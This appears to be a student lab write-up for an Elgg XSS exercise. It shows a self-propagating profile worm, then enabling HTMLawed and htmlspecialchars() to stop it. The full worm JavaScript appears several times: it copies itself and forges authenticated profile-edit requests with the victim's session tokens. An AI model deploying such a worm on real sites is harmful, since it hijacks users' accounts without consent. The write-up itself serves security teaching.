
Now in addition to the attack earlier, we need to make the worm code to become self- propagating. To do this, we change the script code in Samy's profile to not only change the profile of the victim to hold "Samy is my hero" but also copy the worm script code to the victim.



Samy

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
desc += " &accesslevel[description]=2";
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Now after saving, logging out and logging in as Alice, and visiting Samy's profile, we can see that her own profile has been edited.




Alice

Brief description: Samy is my Hero

About me

Samy is my hero

On inspecting the About Me in the edit profile section, we can see that the worm script code has self propagated.



Edit profile

Display name: Alice

About me

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
```

Public


Brief description: Samy is my Hero

Public

Location:

Public

Now to check its self propagating feature, we login as Boby, and visit Alice's profile. Now on visiting Boby's profile, we can see even his Brief Description has changed to "Samy is my hero"




Boby

About me

Samy is my hero

The worm code has propagated into his About Me.


Edit profile

Display name: Boby

About me

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
```

Public

Brief description


Public

Location

Public

Task 7: Countermeasures

We first activate only the HTMLawed 1.8 countermeasure but not htmlspecialchars countermeasure.



XSS Lab Site Administration

Plugins

Filter: Security and Spam

Deactivate	HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.
Deactivate	User Validation by Email Simple user account validation through email.

We visit Alice's profile as a new victim Charlie and we can see the worm script code being printed onto the website in Alice's about me




Alice

Brief description: Samy is my Hero


About me

```
Samy is my hero
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
desc += " &accesslevel[description]=2";
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
```


On visiting Charlie's profile, we can see the worm code has not executed nor propagated and Charlie is safe.




Now we turn on both countermeasures. We uncomment the PHP-method htmlspecialchars() in the text.php, url.php, dropdown.php and email.php files. We also make sure that the next line is commented on because that would otherwise negate the effect of htmlspecialchars() function.




```
  GNU nano 2.5.3                    File: dropdown.php                                   Modified

<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```



```
  GNU nano 2.5.3                    File: email.php

<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

//$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```




```
  GNU nano 2.5.3                    File: text.php

<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```



```
GNU nano 2.5.3                         File: url.php                          Modified

                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                $text = $vars['text'];
        } else {
                //$text = $vars['text'];
        }
        unset($vars['text']);
} else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        //$text = $url;
}

unset($vars['encode_text']);

if ($url) {
```

Now, we again log into Charlie's account and see a similar output on viewing Alice's profile as that when only HTMLawed countermeasure is on and Charlie remains unaffected.



Alice
Brief description: Samy is my Hero
About me

```
Samy is my hero
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode;
desc += " &accesslevel[description]=2";
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-
form-urlencoded");
```

This is because HTMLawed sanitized the HTML web page against XSS attack, and htmlspecialchars() just encoded the data. Here, since there were no special HTML characters, the result was similar in both the cases. These two countermeasures basically made sure that the code inputted by the user is read as data by the browser and not code, hence preventing XSS attack.